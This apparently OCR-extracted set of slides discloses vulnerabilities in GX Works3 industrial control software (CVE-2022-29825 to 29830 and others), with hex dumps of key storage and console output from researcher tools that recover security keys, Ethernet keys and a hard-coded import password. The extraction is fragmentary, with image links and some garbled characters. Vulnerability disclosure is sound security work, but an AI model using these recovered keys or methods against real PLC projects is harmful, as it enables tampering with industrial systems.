0000006E 57 00 00 00 00 11 11 07 00 00 ff ff 03 00 00 fe W.....
0000007E 03 00 00 52 01 1c 0a 16 14 00 00 00 00 00 00 ...R....
0000008E 00 00 00 00 00 00 00 00 00 00 00 00 11 45 01 .....E.
0000009E 00 00 00 02 00 00 00 01 00 01 00 4b 00 65 00 79 .....K.e.y
000000AE 00 5f 00 41 00 00 00 00 00 00 00 00 00 00 00 .._A....

0000019E 00 00 00 00 00 00 00 00 00 00 00 21 08 17 13 48 .....!...H
000001AE 19 02 20 07 33 18 00 30 87 03 ea 76 1a 78 77 88 .. .3..θ ...v.xw.
000001BE e5 1e 76 9a 58 ad 76 38 3e 04 f6 69 a8 6e 47 99 ..v.X.v8 >..i.nG.
000001CE e1 8f 3f ec 4f 80 91 .....?.0..

0000009E d7 00 00 00 00 11 11 7f 00 00 00 a8 03 00 ff ff .....
000000AE 03 00 00 20 00 9c 0a 18 14 00 00 00 00 00 00 .....
000000BE 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 .....
000000CE 45 01 00 00 00 .....E....


```

1145 - Write Security Key

SecurityKeyName

EthernetKey

SecurityKeyCreateTime



# SECURITY KEY CLEARTEXT STORAGE

SecurityKeyValue    
  SecurityKeyName    
  SecurityKeyCreateTime

```

0000024A  05 5a cb 34 01 07 00 01 00 01 00 4b 00 65 00 79  .Z.4....  K.e.y
0000025A  00 5f 00 41 00 00 00 00 00 00 00 00 00 00 00 00  ._A.....



0000034A  00 00 00 00 00 00 00 00 00 00 00 21 08 17 13 48  .....!...H
0000035A  19 02 20 07 33 18 00 3f 22 fa cb 41 97 33 e3 13  .. .3..? "...A.3..
0000036A  fd e0 9d 6f 32 9e a8 aa 9c cf 24 a6 8d 07 d2 d4  ...o2... $.....
0000037A  2e 7a 2d 58 76 b9 41 ff ff ff ff 48 b9 00 00 06  .z-Xv.A. ...H....
    
```

```

000000C0: 00 00 00 00 00 00 00 00|00 00 00 00 34 01 07 00 | .....4...
000000D0: 01 00 01 00 4B 00 65 00|79 00 5F 00 41 00 00 00 | ...K.e.y._.A...

000001D0: 00 00 00 00 21 08 17 13|48 19 02 20 07 33 18 00 | .....!...H.. .3..
000001E0: 3F 22 FA CB 41 97 33 E3|13 FD E0 9D 6F 32 9E A8 | ?""ъЛА-Зг .зако2нѐ
000001F0: AA 9C CF 24 A6 8D 07 D2|D4 2E 7A 2D 58 76 B9 41 | сьп$!к .тФ.z-хуНА
00000200: FF FF FF FF 48 B9 00 00|06 00 05 00 00 00 00 00 | яяяяНѐ.....
    
```

## CVE-2022-25160 (6.8)



# HARD-CODED CRYPTO KEYS

**CVE-2022-29827 (6.8)**

*SecKey\_sec*

SHA256

**SecurityKeyValue**

**AuthCode**

SHA256

**EthernetKey**


*EthKey\_sec*

**CVE-2022-29828 (6.8)**

```
C:\Windows\System32\cmd.exe
d:\test>SecKeyToAuthCode.p [redacted]
SecurityKeyName = Key_A
SecurityKeyCreateTime = 210817134819022007331800
SecurityKeyValue = 3f22facb419733e313fde09d6f329ea8aa9ccf24a68d07d2d42e7a2d5876b941
AuthCode = ba4b25cde6a7d741094b88e4da82689130fc5e099d26214e316a0a76d2abfb05
d:\test>
```

```
C:\Windows\System32\cmd.exe
d:\test>AuthCodeToEthKey.p [redacted]
SecurityKeyName = Key_A
SecurityKeyCreateTime = 210817134819022007331800
SecurityKeyValue = 3f22facb419733e313fde09d6f329ea8aa9ccf24a68d07d2d42e7a2d5876b941
AuthCode = ba4b25cde6a7d741094b88e4da82689130fc5e099d26214e316a0a76d2abfb05
EthernetKey = 308703ea761a787788e51e769a58ad76383e04f669a86e4799e18f3fec4f8091
d:\test>
```

# COPY OF SECURITY KEY





# HARD-CODED IMPORT PASSWORD


## CVE-2022-29825 (5.6)

Key List Is Empty

Hard-coded Import Password

FileOfAllKeys

All Keys Are Imported



**Precautions**


The security key registered to a personal computer is not deleted even if GX Works3 is uninstalled. Delete the security key on the "Security Key Management" screen.

The screenshot shows the 'Security Key Management' window with the 'Registered Security Key List' table populated with two keys. The table has columns for Name, Creation Date, Expiration Date, Export, Protection Target, and Key Registration.

Name	Creation Date	Expiration Date	Export	Protection Target...	Key Registration...
Key_A	17.08.2021 17:48:19	--	Enable	Enable	Enable
Key_B	17.08.2021 17:48:30	--	Enable	Enable	Enable

# HARD-CODED CRYPTO KEY


## CVE-2022-29829 (6.8)



```
C:\Windows\System32\cmd.exe
d:\test>Decrypt_Ity.py [REDACTED]
Processing [REDACTED]
Import Password = 11111111
SecurityKeyName = Key_A
SecurityKeyCreateTime = 2021/8/17 2 13:48:19 733
AuthCode = ba4b25cde6a7d741094b88e4da82689130fc5e099d26214e316a0a76d2abfb05
d:\test>_
```

# HARD-CODED PROJECT CRYPTO KEY

## CVE-2022-29830 (9.1)



```
C:\Windows\System32\cmd.exe
d:\test>Decrypt_Txc.py [redacted]
SecurityKeyName = Key_A
